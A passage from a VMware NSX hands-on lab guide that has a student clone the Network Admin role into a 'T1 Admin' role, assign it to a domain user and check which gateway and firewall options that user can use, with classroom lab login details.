    The availability of the option indicates that users with the Network Admin role have permissions to configure Tier-1 gateways.
13. Click **CANCEL** to close the Tier-1 gateway configuration page.
14. Navigate to **Security** > **Policy Management** > **Distributed Firewall**.
15. Click **Category Specific Rules** and click the **APPLICATION** tab.

16. Click **+ADD POLICY**.

    The unavailable option indicates that users with the Network Admin role do not have permissions to configure distributed firewall policies or rules.

17. In the upper-right corner of the NSX UI, click the **jdoe@vclass.local** user and select **Log out.**

Task 4: Modify an Existing Role and Test the Role Permissions

You clone and modify the existing Network Admin role, assign the new role to an Active Directory domain user, and verify the user's permissions.

1. Log in to the NSX UI as the admin user.
    a. Click the **NSX** > **NSX Manager** bookmark.
    b. Log in to the NSX UI.
        - User name: admin
        - Password: VMware1!VMware1!
    c. Click **LOG IN.**
2. On the NSX UI home page, navigate to **System** > **Settings** > **User Management** and click the **Roles** tab.
3. Click the vertical ellipsis icon next to the Network Admin role and click **Clone**.
4. Enter **`T1 Admin`** in the **Role Name** text box.
5. Enter **`Tier-1 Gateway Administrator`** in the **Description** text box.
6. Click **-- Mixed --** under Networking Permissions
7. Click **Connectivity** to expand.
8. From the **Permission** drop-down menu for Tier-0 Gateways, select **Read-only**.
9. From the **Permission** drop-down menu for Tier-0 Gateways -> OSPF, select **Read-only**.
10. Click **APPLY**.
11. Click **SAVE**.
12. Navigate to the **User Role Assignment** tab.
13. Click the vertical ellipsis icon next to the jdoe@vclass.local user and select **Edit**.
14. In the Roles pane, click **X** for Network Admin to remove this role.
15. Select **T1 Admin** from the **Roles** drop-down menu.
16. Click **SAVE**.
17. At the upper-right corner of the NSX UI, click the **admin** user and select **Log out.**

18. Log in to the NSX UI at https://sa-nsxmgr-01.vclass.local as jdoe.
    a. Click the **NSX** > **NSX Manager** bookmark.
    b. Log in to the NSX UI.
        - User name: jdoe@vclass.local
        - Password: VMware1!
    c. Click **LOG IN.**
19. In the upper-right corner of the NSX UI, verify that you are logged in as jdoe@vclass.local.

    The NSX UI automatically changes to dark mode when logged in as jdoe@vclass.local.
20. Navigate to **Networking** > **Connectivity** > **Tier-0 Gateways** and verify that the **ADD GATEWAY > Tier-0** option is not available.

    The unavailable option indicates that users with the T1 Admin role do not have permissions to configure Tier-0 gateways.
21. Navigate to **Networking** > **Connectivity** > **Tier-1 Gateways** and verify that the **ADD TIER-1 GATEWAY** option is available.

    The availability of the option indicates that users with the T1 Admin role have permissions to configure Tier-1 gateways.
22. Click **CANCEL** to close the Tier-1 gateway configuration page.
23. Navigate to **Security** > **Policy Management** > **Distributed Firewall**.
24. Click **Category Specific Rules** and click the **APPLICATION** tab.
25. Click **+ADD POLICY**.

    The unavailable option indicates that users with the T1 Admin role do not have permissions to configure distributed firewall policies or rules.
26. In the upper-right corner of the NSX UI, click the **jdoe@vclass.local** user and select **Log out**.